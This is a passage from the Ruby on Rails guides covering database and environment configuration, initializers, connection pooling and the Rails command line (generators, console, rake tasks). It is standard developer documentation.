The more prepared statements in use: the more memory your database will require. If your PostgreSQL database is hitting memory limits, try lowering `statement_limit` or disabling prepared statements.

3.13.4 Configuring an SQLite3 Database for JRuby Platform

If you choose to use SQLite3 and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:

```
development:
  adapter: jdbcsqlite3
  database: db/development.sqlite3
```

3.13.5 Configuring a MySQL Database for JRuby Platform

If you choose to use MySQL and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:

```
development:
  adapter: jdbcmysql
  database: blog_development
  username: root
  password:
```

3.13.6 Configuring a PostgreSQL Database for JRuby Platform

If you choose to use PostgreSQL and are using JRuby, your `config/database.yml` will look a little different. Here's the development section:

```
development:
  adapter: jdbcpostgresql
  encoding: unicode
  database: blog_development
  username: blog
  password:
```

Change the username and password in the `development` section as appropriate.

3.14 Creating Rails Environments

By default Rails ships with three environments: "development", "test", and "production". While these are sufficient for most use cases, there are circumstances when you want more environments.

Imagine you have a server which mirrors the production environment but is only used for testing. Such a server is commonly called a "staging server". To define an environment called "staging" for this server, just create a file called `config/environments/staging.rb`. Please use the contents of any existing file in `config/environments` as a starting point and make the necessary changes from there.
That environment is no different than the default ones, start a server with `rails server -e staging`, a console with `rails console staging`, `Rails.env.staging?` works, etc.

3.15 Deploy to a subdirectory (relative url root)

By default Rails expects that your application is running at the root (eg. `/`). This section explains how to run your application inside a directory.
Let's assume we want to deploy our application to "/app1". Rails needs to know this directory to generate the appropriate routes:

```
config.relative_url_root = "/app1"
```

alternatively you can set the `RAILS_RELATIVE_URL_ROOT` environment variable.
Rails will now prepend "/app1" when generating links.

3.15.1 Using Passenger

Passenger makes it easy to run your application in a subdirectory. You can find the relevant configuration in the Passenger manual.

3.15.2 Using a Reverse Proxy

Deploying your application using a reverse proxy has definite advantages over traditional deploys. They allow you to have more control over your server by layering the components required by your application.

Many modern web servers can be used as a proxy server to balance third-party elements such as caching servers or application servers.

One such application server you can use is Unicorn to run behind a reverse proxy.
In this case, you would need to configure the proxy server (NGINX, Apache, etc) to accept connections from your application server (Unicorn). By default Unicorn will listen for TCP connections on port 8080, but you can change the port or configure it to use sockets instead.

You can find more information in the Unicorn readme and understand the philosophy behind it.
Once you've configured the application server, you must proxy requests to it by configuring your web server appropriately. For example your NGINX config may include:

```
upstream application_server {
  server 0.0.0.0:8080
}

server {
  listen 80;
  server_name localhost;

  root /root/path/to/your_app/public;

  try_files $uri/index.html $uri.html @app;

  location @app {
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host $http_host;
    proxy_redirect off;
    proxy_pass http://application_server;
  }

  # some other configuration
}
```

Be sure to read the NGINX documentation for the most up-to-date information.

3.15.3 Considerations when deploying to a subdirectory

Deploying to a subdirectory in production has implications on various parts of Rails.

- development environment:
- testing environment:
- serving static assets:
- asset pipeline:

4 Rails Environment Settings

Some parts of Rails can also be configured externally by supplying environment variables. The following environment variables are recognized by various parts of Rails:

- `ENV["RAILS_ENV"]` defines the Rails environment (production, development, test, and so on) that Rails will run under.
- `ENV["RAILS_RELATIVE_URL_ROOT"]` is used by the routing code to recognize URLs when you deploy your application to a subdirectory.
- `ENV["RAILS_CACHE_ID"]` and `ENV["RAILS_APP_VERSION"]` are used to generate expanded cache keys in Rails' caching code. This allows you to have multiple separate caches from the same application.

5 Using Initializer Files

After loading the framework and any gems in your application, Rails turns to loading initializers. An initializer is any Ruby file stored under `config/initializers` in your application. You can use initializers to hold configuration settings that should be made after all of the frameworks and gems are loaded, such as options to configure settings for these parts.
You can use subfolders to organize your initializers if you like, because Rails will look into the whole file hierarchy from the initializers folder on down.

If you have any ordering dependency in your initializers, you can control the load order through naming. Initializer files are loaded in alphabetical order by their path. For example, `01_critical.rb` will be loaded before `02_normal.rb`.

6 Initialization events

Rails has 5 initialization events which can be hooked into (listed in the order that they are run):

- `before_configuration`: This is run as soon as the application constant inherits from `Rails::Application`. The `config` calls are evaluated before this happens.
- `before_initialize`: This is run directly before the initialization process of the application occurs with the `:bootstrap_hook` initializer near the beginning of the Rails initialization process.
- `to_prepare`: Run after the initializers are run for all Railties (including the application itself), but before eager loading and the middleware stack is built. More importantly, will run upon every request in `development`, but only once (during boot-up) in `production` and `test`.
- `before_eager_load`: This is run directly before eager loading occurs, which is the default behavior for the `production` environment and not for the `development` environment.
- `after_initialize`: Run directly after the initialization of the application, after the application initializers in `config/initializers` are run.

To define an event for these hooks, use the block syntax within a `Rails::Application`, `Rails::Railtie` or `Rails::Engine` subclass:

```
module YourApp
  class Application < Rails::Application
    config.before_initialize do
      # initialization code goes here
    end
  end
end
```

Alternatively, you can also do it through the `config` method on the `Rails.application` object:

```
Rails.application.config.before_initialize do
  # initialization code goes here
end
```

Some parts of your application, notably routing, are not yet set up at the point where the `after_initialize` block is called.

6.1 `Rails::Railtie#initializer`

Rails has several initializers that run on startup that are all defined by using the `initializer` method from `Rails::Railtie`. Here's an example of the `set_helpers_path` initializer from Action Controller:

```
initializer "action_controller.set_helpers_path" do |app|
  ActionController::Helpers.helpers_path = app.helpers_paths
end
```

The `initializer` method takes three arguments with the first being the name for the initializer and the second being an options hash (not shown here) and the third being a block. The `:before` key in the options hash can be specified to specify which initializer this new initializer must run before, and the `:after` key will specify which initializer to run this initializer *after*.
Initializers defined using the `initializer` method will be run in the order they are defined in, with the exception of ones that use the `:before` or `:after` methods.
You may put your initializer before or after any other initializer in the chain, as long as it is logical. Say you have 4 initializers called "one" through "four" (defined in that order) and you define "four" to go *before* "four" but *after* "three", that just isn't logical and Rails will not be able to determine your initializer order.

The block argument of the `initializer` method is the instance of the application itself, and so we can access the configuration on it by using the `config` method as done in the example.
Because `Rails::Application` inherits from `Rails::Railtie` (indirectly), you can use the `initializer` method in `config/application.rb` to define initializers for the application.

6.2 Initializers

Below is a comprehensive list of all the initializers found in Rails in the order that they are defined (and therefore run in, unless otherwise stated).

- `load_environment_hook` Serves as a placeholder so that `:load_environment_config`can be defined to run before it.
- `load_active_support` Requires `active_support/dependencies` which sets up the basis for Active Support. Optionally requires `active_support/all` if `config.active_support.bare` is un-truthful, which is the default.
- `initialize_logger` Initializes the logger (an `ActiveSupport::Logger` object) for the application and makes it accessible at `Rails.logger`, provided that no initializer inserted before this point has defined `Rails.logger`.
- `initialize_cache` If `Rails.cache` isn't set yet, initializes the cache by referencing the value in `config.cache_store` and stores the outcome as `Rails.cache`. If this object responds to

the `middleware` method, its middleware is inserted before `Rack::Runtime` in the middleware stack.

- `set_clear_dependencies_hook` Provides a hook for `active_record.set_dispatch_hooks` to use, which will run before this initializer. This initializer - which runs only if `cache_classes` is set to `false` - uses `ActionDispatch::Callbacks.after` to remove the constants which have been referenced during the request from the object space so that they will be reloaded during the following request.
- `initialize_dependency_mechanism` If `config.cache_classes` is true, configures `ActiveSupport::Dependencies.mechanism` to `require` dependencies rather than `load`them.
- `bootstrap_hook` Runs all configured `before_initialize` blocks.
- `i18n.callbacks` In the development environment, sets up a `to_prepare` callback which will call `I18n.reload!` if any of the locales have changed since the last request. In production mode this callback will only run on the first request.
- `active_support.deprecation_behavior` Sets up deprecation reporting for environments, defaulting to `:log` for development, `:notify` for production and `:stderr` for test. If a value isn't set for `config.active_support.deprecation` then this initializer will prompt the user to configure this line in the current environment's `config/environments` file. Can be set to an array of values.
- `active_support.initialize_time_zone` Sets the default time zone for the application based on the `config.time_zone` setting, which defaults to "UTC".
- `active_support.initialize_beginning_of_week` Sets the default beginning of week for the application based on `config.beginning_of_week` setting, which defaults to `:monday`.
- `action_dispatch.configure` Configures the `ActionDispatch::Http::URL.tld_length`to be set to the value of `config.action_dispatch.tld_length`.
- `action_view.set_configs` Sets up Action View by using the settings in `config.action_view` by `send`'ing the method names as setters to `ActionView::Base` and passing the values through.
- `action_controller.logger` Sets `ActionController::Base.logger` - if it's not already set - to `Rails.logger`.
- `action_controller.initialize_framework_caches` Sets `ActionController::Base.cache_store` - if it's not already set - to `Rails.cache`.
- `action_controller.set_configs` Sets up Action Controller by using the settings in `config.action_controller` by `send`'ing the method names as setters to `ActionController::Base` and passing the values through.
- `action_controller.compile_config_methods` Initializes methods for the config settings specified so that they are quicker to access.
- `active_record.initialize_timezone` Sets `ActiveRecord::Base.time_zone_aware_attributes` to true, as well as setting `ActiveRecord::Base.default_timezone` to UTC. When attributes are read from the database, they will be converted into the time zone specified by `Time.zone`.
- `active_record.logger` Sets `ActiveRecord::Base.logger` - if it's not already set - to `Rails.logger`.
- `active_record.set_configs` Sets up Active Record by using the settings in `config.active_record` by `send`'ing the method names as setters to `ActiveRecord::Base`and passing the values through.
- `active_record.initialize_database` Loads the database configuration (by default) from`config/database.yml` and establishes a connection for the current environment.

- `active_record.log_runtime` Includes `ActiveRecord::Railties::ControllerRuntime`which is responsible for reporting the time taken by Active Record calls for the request back to the logger.
- `active_record.set_dispatch_hooks` Resets all reloadable connections to the database if`config.cache_classes` is set to `false`.
- `action_mailer.logger` Sets `ActionMailer::Base.logger` - if it's not already set - to `Rails.logger`.
- `action_mailer.set_configs` Sets up Action Mailer by using the settings in `config.action_mailer` by `send`'ing the method names as setters to `ActionMailer::Base`and passing the values through.
- `action_mailer.compile_config_methods` Initializes methods for the config settings specified so that they are quicker to access.
- `set_load_path` This initializer runs before `bootstrap_hook`. Adds the `vendor`, `lib`, all directories of `app` and any paths specified by `config.load_paths` to `$LOAD_PATH`.
- `set_autoload_paths` This initializer runs before `bootstrap_hook`. Adds all sub-directories of `app` and paths specified by `config.autoload_paths` to `ActiveSupport::Dependencies.autoload_paths`.
- `add_routing_paths` Loads (by default) all `config/routes.rb` files (in the application and railties, including engines) and sets up the routes for the application.
- `add_locales` Adds the files in `config/locales` (from the application, railties and engines) to `I18n.load_path`, making available the translations in these files.
- `add_view_paths` Adds the directory `app/views` from the application, railties and engines to the lookup path for view files for the application.
- `load_environment_config` Loads the `config/environments` file for the current environment.
- `append_asset_paths` Finds asset paths for the application and all attached railties and keeps a track of the available directories in `config.static_asset_paths`.
- `prepend_helpers_path` Adds the directory `app/helpers` from the application, railties and engines to the lookup path for helpers for the application.
- `load_config_initializers` Loads all Ruby files from `config/initializers` in the application, railties and engines. The files in this directory can be used to hold configuration settings that should be made after all of the frameworks are loaded.
- `engines_blank_point` Provides a point-in-initialization to hook into if you wish to do anything before engines are loaded. After this point, all railtie and engine initializers are run.
- `add_generator_templates` Finds templates for generators at `lib/templates` for the application, railties and engines and adds these to the `config.generators.templates`setting, which will make the templates available for all generators to reference.
- `ensure_autoload_once_paths_as_subset` Ensures that the `config.autoload_once_paths` only contains paths from `config.autoload_paths`. If it contains extra paths, then an exception will be raised.
- `add_to_prepare_blocks` The block for every `config.to_prepare` call in the application, a railtie or engine is added to the `to_prepare` callbacks for Action Dispatch which will be run per request in development, or before the first request in production.
- `add_builtin_route` If the application is running under the development environment then this will append the route for `rails/info/properties` to the application routes. This route provides the detailed information such as Rails and Ruby version for `public/index.html` in a default Rails application.
- `build_middleware_stack` Builds the middleware stack for the application, returning an object which has a `call` method which takes a Rack environment object for the request.

- `eager_load!` If `config.eager_load` is true, runs the `config.before_eager_load` hooks and then calls `eager_load!` which will load all `config.eager_load_namespaces`.
- `finisher_hook` Provides a hook for after the initialization of process of the application is complete, as well as running all the `config.after_initialize` blocks for the application, railties and engines.
- `set_routes_reloader` Configures Action Dispatch to reload the routes file using `ActionDispatch::Callbacks.to_prepare`.
- `disable_dependency_loading` Disables the automatic dependency loading if the `config.eager_load` is set to true.

7 Database pooling

Active Record database connections are managed by `ActiveRecord::ConnectionAdapters::ConnectionPool` which ensures that a connection pool synchronizes the amount of thread access to a limited number of database connections. This limit defaults to 5 and can be configured in `database.yml`.

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

Since the connection pooling is handled inside of Active Record by default, all application servers (Thin, mongrel, Unicorn etc.) should behave the same. Initially, the database connection pool is empty and it will create additional connections as the demand for them increases, until it reaches the connection pool limit.

Any one request will check out a connection the first time it requires access to the database, after which it will check the connection back in, at the end of the request, meaning that the additional connection slot will be available again for the next request in the queue.

If you try to use more connections than are available, Active Record will block and wait for a connection from the pool. When it cannot get connection, a timeout error similar to given below will be thrown.

```
ActiveRecord::ConnectionTimeoutError - could not obtain a database
connection within 5 seconds. The max pool size is currently 5; consider
increasing it:
```

If you get the above error, you might want to increase the size of connection pool by incrementing the`pool` option in `database.yml`

If you are running in a multi-threaded environment, there could be a chance that several threads may be accessing multiple connections simultaneously. So depending on your current request load, you could very well have multiple threads contending for a limited amount of connections.

8 Custom configuration

You can configure your own code through the Rails configuration object with custom configuration. It works like this:

```
config.x.payment_processing.schedule = :daily
config.x.payment_processing.retries  = 3
config.x.super_debugger = true
```

These configuration points are then available through the configuration object:

```
Rails.configuration.x.payment_processing.schedule # => :daily
Rails.configuration.x.payment_processing.retries  # => 3
Rails.configuration.x.super_debugger              # => true
Rails.configuration.x.super_debugger.not_set      # => nil
```

9 Search Engines Indexing

Sometimes, you may want to prevent some pages of your application to be visible on search sites like Google, Bing, Yahoo or Duck Duck Go. The robots that index these sites will first analyse the `http://your-site.com/robots.txt` file to know which pages it is allowed to index.
Rails creates this file for you inside the `/public` folder. By default, it allows search engines to index all pages of your application. If you want to block indexing on all pages of you application, use this:

```
User-agent: *
Disallow: /
```

To block just specific pages, it's necessary to use a more complex syntax. Learn it on the official documentation.

The Rails Command Line

1 Command Line Basics

There are a few commands that are absolutely critical to your everyday usage of Rails. In the order of how much you'll probably use them are:

- `rails console`
- `rails server`
- `rake`
- `rails generate`
- `rails dbconsole`
- `rails new app_name`

All commands can run with `-h` or `--help` to list more information.
Let's create a simple Rails application to step through each of these commands in context.

1.1 `rails new`

The first thing we'll want to do is create a new Rails application by running the `rails new` command after installing Rails.
You can install the rails gem by typing `gem install rails`, if you don't have it already.

```
$ rails new commandsapp
     create
     create  README.rdoc
     create  Rakefile
     create  config.ru
     create  .gitignore
     create  Gemfile
     create  app
     ...
     create  tmp/cache
     ...
        run  bundle install
```

Rails will set you up with what seems like a huge amount of stuff for such a tiny command! You've got the entire Rails directory structure now with all the code you need to run our simple application right out of the box.

1.2 `rails server`

The `rails server` command launches a small web server named WEBrick which comes bundled with Ruby. You'll use this any time you want to access your application through a web browser.
With no further work, `rails server` will run our new shiny Rails app:

```
$ cd commandsapp
$ bin/rails server
=> Booting WEBrick
=> Rails 5.0.0 application starting in development on
http://localhost:3000
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2013-08-07 02:00:01] INFO  WEBrick 1.3.1
[2013-08-07 02:00:01] INFO  ruby 2.0.0 (2013-06-27) [x86_64-
darwin11.2.0]
```

```
[2013-08-07 02:00:01] INFO  WEBrick::HTTPServer#start: pid=69680
port=3000
```

With just three commands we whipped up a Rails server listening on port 3000. Go to your browser and open http://localhost:3000, you will see a basic Rails app running.
You can also use the alias "s" to start the server: `rails s`.

The server can be run on a different port using the `-p` option. The default development environment can be changed using `-e`.

```
$ bin/rails server -e production -p 4000
```

The `-b` option binds Rails to the specified IP, by default it is localhost. You can run a server as a daemon by passing a `-d` option.

1.3 `rails generate`

The `rails generate` command uses templates to create a whole lot of things. Running `rails generate` by itself gives a list of available generators:
You can also use the alias "g" to invoke the generator command: `rails g`.

```
$ bin/rails generate
Usage: rails generate GENERATOR [args] [options]

...
...

Please choose a generator below.

Rails:
  assets
  controller
  generator
  ...
  ...
```

You can install more generators through generator gems, portions of plugins you'll undoubtedly install, and you can even create your own!

Using generators will save you a large amount of time by writing **boilerplate code**, code that is necessary for the app to work.
Let's make our own controller with the controller generator. But what command should we use? Let's ask the generator:

All Rails console utilities have help text. As with most *nix utilities, you can try adding `--help` or `-h` to the end, for example `rails server --help`.

```
$ bin/rails generate controller
Usage: rails generate controller NAME [action action] [options]

...
...

Description:
    ...

    To create a controller within a module, specify the controller
name as a path like 'parent_module/controller_name'.

    ...

Example:
    `rails generate controller CreditCards open debit credit close`
    Credit card controller with URLs like /credit_cards/debit.
        Controller: app/controllers/credit_cards_controller.rb
        Test:       test/controllers/credit_cards_controller_test.rb
        Views:      app/views/credit_cards/debit.html.erb [...]
        Helper:     app/helpers/credit_cards_helper.rb
```

The controller generator is expecting parameters in the form of `generate controller ControllerName action1 action2`. Let's make a `Greetings` controller with an action of **hello**, which will say something nice to us.

```
$ bin/rails generate controller Greetings hello
     create  app/controllers/greetings_controller.rb
      route  get "greetings/hello"
     invoke  erb
     create    app/views/greetings
     create    app/views/greetings/hello.html.erb
     invoke  test_unit
     create    test/controllers/greetings_controller_test.rb
     invoke  helper
     create    app/helpers/greetings_helper.rb
     invoke  assets
     invoke    coffee
     create      app/assets/javascripts/greetings.coffee
     invoke    scss
     create      app/assets/stylesheets/greetings.scss
```

What all did this generate? It made sure a bunch of directories were in our application, and created a controller file, a view file, a functional test file, a helper for the view, a JavaScript file and a stylesheet file.

Check out the controller and modify it a little (in `app/controllers/greetings_controller.rb`):

```
class GreetingsController < ApplicationController
  def hello
    @message = "Hello, how are you today?"
  end
end
```

Then the view, to display our message (in `app/views/greetings/hello.html.erb`):

```
<h1>A Greeting for You!</h1>
<p><%= @message %></p>
```

Fire up your server using `rails server`.

```
$ bin/rails server
=> Booting WEBrick...
```

The URL will be http://localhost:3000/greetings/hello.

With a normal, plain-old Rails application, your URLs will generally follow the pattern of http://(host)/(controller)/(action), and a URL like http://(host)/(controller) will hit the **index**action of that controller.

Rails comes with a generator for data models too.

```
$ bin/rails generate model
Usage:
  rails generate model NAME [field[:type][:index]
field[:type][:index]] [options]

...

Active Record options:
      [--migration]            # Indicates when to generate migration
                               # Default: true

...

Description:
    Create rails files for model generator.
```

For a list of available field types, refer to the API documentation for the column method for the `TableDefinition` class.

But instead of generating a model directly (which we'll be doing later), let's set up a scaffold. A**scaffold** in Rails is a full set of model, database migration for that model, controller to manipulate it, views to view and manipulate the data, and a test suite for each of the above.
We will set up a simple resource called "HighScore" that will keep track of our highest score on video games we play.

```
$ bin/rails generate scaffold HighScore game:string score:integer
    invoke  active_record
    create    db/migrate/20130717151933_create_high_scores.rb
    create    app/models/high_score.rb
    invoke    test_unit
    create      test/models/high_score_test.rb
    create      test/fixtures/high_scores.yml
    invoke  resource_route
     route    resources :high_scores
    invoke  scaffold_controller
    create    app/controllers/high_scores_controller.rb
    invoke    erb
    create      app/views/high_scores
    create      app/views/high_scores/index.html.erb
    create      app/views/high_scores/edit.html.erb
    create      app/views/high_scores/show.html.erb
    create      app/views/high_scores/new.html.erb
    create      app/views/high_scores/_form.html.erb
    invoke    test_unit
    create      test/controllers/high_scores_controller_test.rb
    invoke    helper
    create      app/helpers/high_scores_helper.rb
    invoke    jbuilder
    create      app/views/high_scores/index.json.jbuilder
    create      app/views/high_scores/show.json.jbuilder
    invoke  assets
    invoke    coffee
    create      app/assets/javascripts/high_scores.coffee
    invoke    scss
    create      app/assets/stylesheets/high_scores.scss
    invoke  scss
   identical    app/assets/stylesheets/scaffolds.scss
```

The generator checks that there exist the directories for models, controllers, helpers, layouts, functional and unit tests, stylesheets, creates the views, controller, model and database migration for HighScore (creating the `high_scores` table and fields), takes care of the route for the **resource**, and new tests for everything.
The migration requires that we **migrate**, that is, run some Ruby code (living in that `20130717151933_create_high_scores.rb`) to modify the schema of our database. Which database? The SQLite3 database that Rails will create for you when we run the `rake db:migrate`command. We'll talk more about Rake in-depth in a little while.

```
$ bin/rake db:migrate
==  CreateHighScores: migrating
===============================================
-- create_table(:high_scores)
   -> 0.0017s
==  CreateHighScores: migrated (0.0019s)
======================================
```

Let's talk about unit tests. Unit tests are code that tests and makes assertions about code. In unit testing, we take a little part of code, say a method of a model, and test its inputs and outputs. Unit tests are your friend. The sooner you make peace with the fact that your quality of life will drastically increase when you unit test your code, the better. Seriously. We'll make one in a moment.

Let's see the interface Rails created for us.

```
$ bin/rails server
```

Go to your browser and open http://localhost:3000/high_scores, now we can create new high scores (55,160 on Space Invaders!)

1.4 `rails console`

The `console` command lets you interact with your Rails application from the command line. On the underside, `rails console` uses IRB, so if you've ever used it, you'll be right at home. This is useful for testing out quick ideas with code and changing data server-side without touching the website.
You can also use the alias "c" to invoke the console: `rails c`.

You can specify the environment in which the `console` command should operate.

```
$ bin/rails console staging
```

If you wish to test out some code without changing any data, you can do that by invoking `rails console --sandbox`.

```
$ bin/rails console --sandbox
Loading development environment in sandbox (Rails 5.0.0)
Any modifications you make will be rolled back on exit
irb(main):001:0>
```

1.4.1 The app and helper objects

Inside the `rails console` you have access to the `app` and `helper` instances.
With the `app` method you can access url and path helpers, as well as do requests.

```
>> app.root_path
=> "/"

>> app.get _
Started GET "/" for 127.0.0.1 at 2014-06-19 10:41:57 -0300
...
```

With the `helper` method it is possible to access Rails and your application's helpers.

```
>> helper.time_ago_in_words 30.days.ago
=> "about 1 month"

>> helper.my_custom_helper
=> "my custom helper"
```

1.5 `rails dbconsole`

`rails dbconsole` figures out which database you're using and drops you into whichever command line interface you would use with it (and figures out the command line parameters to give to it, too!). It supports MySQL, PostgreSQL, SQLite and SQLite3.
You can also use the alias "db" to invoke the dbconsole: `rails db`.

1.6 `rails runner`

`runner` runs Ruby code in the context of Rails non-interactively. For instance:

```
$ bin/rails runner "Model.long_running_method"
```

You can also use the alias "r" to invoke the runner: `rails r`.

You can specify the environment in which the `runner` command should operate using the `-e` switch.

```
$ bin/rails runner -e staging "Model.long_running_method"
```

You can even execute ruby code written in a file with runner.

```
$ bin/rails runner lib/code_to_be_run.rb
```

1.7 rails destroy

Think of `destroy` as the opposite of `generate`. It'll figure out what generate did, and undo it.
You can also use the alias "d" to invoke the destroy command: `rails d`.

```
$ bin/rails generate model Oops
      invoke  active_record
      create    db/migrate/20120528062523_create_oops.rb
      create    app/models/oops.rb
      invoke    test_unit
      create      test/models/oops_test.rb
      create      test/fixtures/oops.yml
$ bin/rails destroy model Oops
      invoke  active_record
      remove    db/migrate/20120528062523_create_oops.rb
      remove    app/models/oops.rb
      invoke    test_unit
      remove      test/models/oops_test.rb
      remove      test/fixtures/oops.yml
```

2 Rake

Rake is Ruby Make, a standalone Ruby utility that replaces the Unix utility 'make', and uses a 'Rakefile' and `.rake` files to build up a list of tasks. In Rails, Rake is used for common administration tasks, especially sophisticated ones that build off of each other.
You can get a list of Rake tasks available to you, which will often depend on your current directory, by typing `rake --tasks`. Each task has a description, and should help you find the thing you need.
To get the full backtrace for running rake task you can pass the option `--trace` to command line, for example `rake db:create --trace`.

```
$ bin/rake --tasks
rake about              # List versions of all Rails frameworks and
the environment
rake assets:clean       # Remove old compiled assets
rake assets:clobber     # Remove compiled assets
rake assets:precompile  # Compile all the assets named in
config.assets.precompile
rake db:create          # Create the database from config/database.yml
for the current Rails.env
...
rake log:clear          # Truncates all *.log files in log/ to zero
bytes (specify which logs with LOGS=test,development)
rake middleware         # Prints out your Rack middleware stack
...
rake tmp:clear          # Clear cache and socket files from tmp/
(narrow w/ tmp:cache:clear, tmp:sockets:clear)
rake tmp:create         # Creates tmp directories for cache, sockets,
and pids
```

You can also use `rake -T` to get the list of tasks.

2.1 about

`rake about` gives information about version numbers for Ruby, RubyGems, Rails, the Rails subcomponents, your application's folder, the current Rails environment name, your app's database adapter, and schema version. It is useful when you need to ask for help, check if a security patch might affect you, or when you need some stats for an existing Rails installation.

```
$ bin/rake about
About your application's environment
Rails version             5.0.0
Ruby version              2.2.0 (x86_64-linux)
RubyGems version          2.4.5
Rack version              1.6
JavaScript Runtime        Node.js (V8)
```

```
Middleware                  Rack::Sendfile, ActionDispatch::Static,
Rack::Lock,
#<ActiveSupport::Cache::Strategy::LocalCache::Middleware:0x007ffd131a7c88>,
Rack::Runtime, Rack::MethodOverride, ActionDispatch::RequestId,
Rails::Rack::Logger, ActionDispatch::ShowExceptions,
ActionDispatch::DebugExceptions, ActionDispatch::RemoteIp,
ActionDispatch::Reloader, ActionDispatch::Callbacks,
ActiveRecord::Migration::CheckPending,
ActiveRecord::ConnectionAdapters::ConnectionManagement,
ActiveRecord::QueryCache, ActionDispatch::Cookies,
ActionDispatch::Session::CookieStore, ActionDispatch::Flash,
ActionDispatch::ParamsParser, Rack::Head, Rack::ConditionalGet, Rack::ETag
Application root            /home/foobar/commandsapp
Environment                 development
Database adapter            sqlite3
Database schema version     20110805173523
```

2.2 assets

You can precompile the assets in `app/assets` using `rake assets:precompile`, and remove older compiled assets using `rake assets:clean`. The `assets:clean` task allows for rolling deploys that may still be linking to an old asset while the new assets are being built.

If you want to clear `public/assets` completely, you can use `rake assets:clobber`.

2.3 db

The most common tasks of the `db:` Rake namespace are `migrate` and `create`, and it will pay off to try out all of the migration rake tasks (`up`, `down`, `redo`, `reset`). `rake db:version` is useful when troubleshooting, telling you the current version of the database.

More information about migrations can be found in the Migrations guide.

2.4 notes

`rake notes` will search through your code for comments beginning with FIXME, OPTIMIZE or TODO. The search is done in files with extension `.builder`, `.rb`, `.rake`, `.yml`, `.yaml`, `.ruby`, `.css`, `.js` and `.erb` for both default and custom annotations.

```
$ bin/rake notes
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [ 20] [TODO] any other way to do this?
  * [132] [FIXME] high priority for next deploy

app/models/school.rb:
  * [ 13] [OPTIMIZE] refactor this code to make it faster
  * [ 17] [FIXME]
```

You can add support for new file extensions using `config.annotations.register_extensions`option, which receives a list of the extensions with its corresponding regex to match it up.

```
config.annotations.register_extensions("scss", "sass", "less") {
|annotation| /\/\/\s*(#{annotation}):?\s*(.*)$/ }
```

If you are looking for a specific annotation, say FIXME, you can use `rake notes:fixme`. Note that you have to lower case the annotation's name.

```
$ bin/rake notes:fixme
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [132] high priority for next deploy

app/models/school.rb:
  * [ 17]
```

You can also use custom annotations in your code and list them using `rake notes:custom` by specifying the annotation using an environment variable `ANNOTATION`.

```
$ bin/rake notes:custom ANNOTATION=BUG
(in /home/foobar/commandsapp)
app/models/article.rb:
  * [ 23] Have to fix this one before pushing!
```

When using specific annotations and custom annotations, the annotation name (FIXME, BUG etc) is not displayed in the output lines.

By default, `rake notes` will look in the `app`, `config`, `lib`, `bin` and `test` directories. If you would like to search other directories, you can provide them as a comma separated list in an environment variable `SOURCE_ANNOTATION_DIRECTORIES`.

```
$ export SOURCE_ANNOTATION_DIRECTORIES='spec,vendor'
$ bin/rake notes
(in /home/foobar/commandsapp)
app/models/user.rb:
  * [ 35] [FIXME] User should have a subscription at this point
spec/models/user_spec.rb:
  * [122] [TODO] Verify the user that has a subscription works
```

2.5 `routes`

`rake routes` will list all of your defined routes, which is useful for tracking down routing problems in your app, or giving you a good overview of the URLs in an app you're trying to get familiar with.

2.6 `test`

A good description of unit testing in Rails is given in A Guide to Testing Rails Applications

Rails comes with a test suite called Minitest. Rails owes its stability to the use of tests. The tasks available in the `test:` namespace helps in running the different tests you will hopefully write.

2.7 `tmp`

The `Rails.root/tmp` directory is, like the *nix /tmp directory, the holding place for temporary files like process id files and cached actions.
The `tmp:` namespaced tasks will help you clear and create the `Rails.root/tmp` directory:

- `rake tmp:cache:clear` clears `tmp/cache`.
- `rake tmp:sockets:clear` clears `tmp/sockets`.
- `rake tmp:clear` clears all cache and sockets files.
- `rake tmp:create` creates tmp directories for cache, sockets and pids.

2.8 Miscellaneous

- `rake stats` is great for looking at statistics on your code, displaying things like KLOCs (thousands of lines of code) and your code to test ratio.
- `rake secret` will give you a pseudo-random key to use for your session secret.
- `rake time:zones:all` lists all the timezones Rails knows about.

2.9 Custom Rake Tasks

Custom rake tasks have a `.rake` extension and are placed in `Rails.root/lib/tasks`. You can create these custom rake tasks with the `bin/rails generate task` command.

```
desc "I am short, but comprehensive description for my cool task"
task task_name: [:prerequisite_task, :another_task_we_depend_on] do
  # All your magic here
  # Any valid Ruby code is allowed
end
```

To pass arguments to your custom rake task:

```
task :task_name, [:arg_1] => [:pre_1, :pre_2] do |t, args|
  # You can use args from here
end
```

You can group tasks by placing them in namespaces:

```
namespace :db do
  desc "This task does nothing"
  task :nothing do
    # Seriously, nothing
  end
end
```

Invocation of the tasks will look like:

```
$ bin/rake task_name
$ bin/rake "task_name[value 1]" # entire argument string should be
quoted
$ bin/rake db:nothing
```

If your need to interact with your application models, perform database queries and so on, your task should depend on the `environment` task, which will load your application code.

3 The Rails Advanced Command Line

More advanced use of the command line is focused around finding useful (even surprising at times) options in the utilities, and fitting those to your needs and specific work flow. Listed here are some tricks up Rails' sleeve.

3.1 Rails with Databases and SCM

When creating a new Rails application, you have the option to specify what kind of database and what kind of source code management system your application is going to use. This will save you a few minutes, and certainly many keystrokes.

Let's see what a `--git` option and a `--database=postgresql` option will do for us:

```
$ mkdir gitapp
$ cd gitapp
$ git init
Initialized empty Git repository in .git/
$ rails new . --git --database=postgresql
      exists
      create  app/controllers
      create  app/helpers
...
...
      create  tmp/cache
      create  tmp/pids
      create  Rakefile
add 'Rakefile'
      create  README.rdoc
add 'README.rdoc'
      create  app/controllers/application_controller.rb
add 'app/controllers/application_controller.rb'
      create  app/helpers/application_helper.rb
...
      create  log/test.log
add 'log/test.log'
```

We had to create the **gitapp** directory and initialize an empty git repository before Rails would add files it created to our repository. Let's see what it put in our database configuration:

```
$ cat config/database.yml
# PostgreSQL. Versions 8.2 and up are supported.
#
# Install the pg driver:
#   gem install pg
# On OS X with Homebrew:
#   gem install pg -- --with-pg-config=/usr/local/bin/pg_config
# On OS X with MacPorts:
```

```
#   gem install pg -- --with-pg-
config=/opt/local/lib/postgresql84/bin/pg_config
# On Windows:
#   gem install pg
#       Choose the win32 build.
#       Install PostgreSQL and put its /bin directory on your path.
#
# Configure Using Gemfile
# gem 'pg'
#
development:
  adapter: postgresql
  encoding: unicode
  database: gitapp_development
  pool: 5
  username: gitapp
  password:
...
...
```

